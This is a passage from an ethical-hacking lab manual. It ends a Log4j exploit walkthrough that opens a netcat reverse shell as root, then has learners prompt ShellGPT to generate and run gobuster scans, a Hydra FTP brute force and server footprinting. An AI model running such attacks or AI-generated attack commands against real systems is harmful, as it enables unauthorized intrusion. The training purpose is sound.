


36. Switch to **Firefox** browser window, in **Username** field paste the payload that was copied in previous step and in **Password** field type **password** and press **Login** button as shown in the screenshot.


    In the **Password** field you can enter any password.




37. Now switch to the netcat listener, you can see that a reverse shell is opened.



38. In the listener window type **pwd** and press **Enter**, to view the present working directory.



39. Now, type **whoami** and press **Enter**.



40. We can see that we have shell access to the target web application as a root user.

41. The Log4j vulnerability takes the payload as input and processes it, as a result we will obtain a reverse shell.

42. This concludes the demonstration of how to gain backdoor access exploiting Log4j vulnerability.

43. Close all open windows and document all acquired information.

Question 13.2.2.1

Install Apache Tomcat web server on Ubuntu machine and use Parrot Security machine to scan for web server and exploit log4j vulnerability present in the Apache Tomcat on Ubuntu machine to gain access to the vulnerable server. Determine the http-server-header that was found during nmap scan on 10.10.1.9.

Lab 3: Perform a Web Server Hacking using AI

Lab Scenario

The objective of this lab is to simulate the process of hacking a web server using AI-driven tools and techniques. This exercise will involve footprinting, fingerprinting, and exploiting vulnerabilities to understand the security posture of the target web server.

Lab Objectives

- Perform Web Server Footprinting and Attacks using ShellGPT

Overview of Web Server Hacking using AI

In the realm of cybersecurity, the role of artificial intelligence (AI) has become increasingly significant, especially in the domain of ethical hacking. AI-powered tools and techniques provide ethical hackers with enhanced capabilities to discover vulnerabilities, automate attacks, and strengthen defenses. Web server hacking, a critical aspect of penetration testing, leverages AI to perform footprinting, fingerprinting, and exploitation more efficiently and effectively.

Task 1: Perform Web Server Footprinting and Attacks using ShellGPT

Web server footprinting and subsequent attacks are critical steps in penetration testing or ethical hacking to assess the security posture of a target organization. ShellGPT, an AI-driven tool, enhances these processes by automating information gathering, fingerprinting, and vulnerability identification tasks.

Here we will use ShellGPT to perform Webserver footprinting and attacks using ShellGPT.


The commands generated by ShellGPT may vary depending on the prompt used and the tools available on the machine. Due to these variables, the output generated by ShellGPT might differ from what is shown in the screenshots. These differences arise from the dynamic nature of the AI's processing and the diverse environments in which it operates. As a result, you may observe differences in command syntax, execution, and results while performing this lab task.

1. Click Parrot Security to switch to Parrot machine, and login with **attacker/toor**. Open a Terminal window and execute **sudo su** to run the program as a root user (When prompted, enter the password **toor**).

   The password that you type will not be visible.

2. Run **bash sgpt.sh** command to configure ShellGPT and the AI activation key.


You can follow the **Instructions to Download your AI Activation Key** in **Module 00: CEH Lab Setup** to obtain the AI activation key. Alternatively, follow the instructions available in the file, Instructions to Download your AI_Activation_Key - CEHv13.



3. To perform directory traversal using ShellGPT, run **sgpt


4. --shell "Perform a directory traversal on target url https://certifiedhacker.com using gobuster"** command.

   In the prompt type **E** and press **Enter** to execute the command.




5. To perform FTP bruteforce attack run **sgpt --shell "Attempt FTP login on target IP 10.10.1.11 with hydra using usernames and passwords file from /home/attacker/Wordlists"** command.

   In the prompt type **E** and press **Enter** to execute the command.




6. To perform webserver footprinting on target IP address using ShellGPT, run **sgpt --shell "Perform webserver footprinting on target IP 10.10.1.22"** command.

   In the prompt type **E** and press **Enter** to execute the command.




7. Run **sgpt --shell "Perform web server footprinting on target IP 10.10.1.22 using Netcat by sending an HTTP request and analyzing the response."** command to perform web server footprinting using netcat.

   In the prompt type **E** and press **Enter** to execute the command.

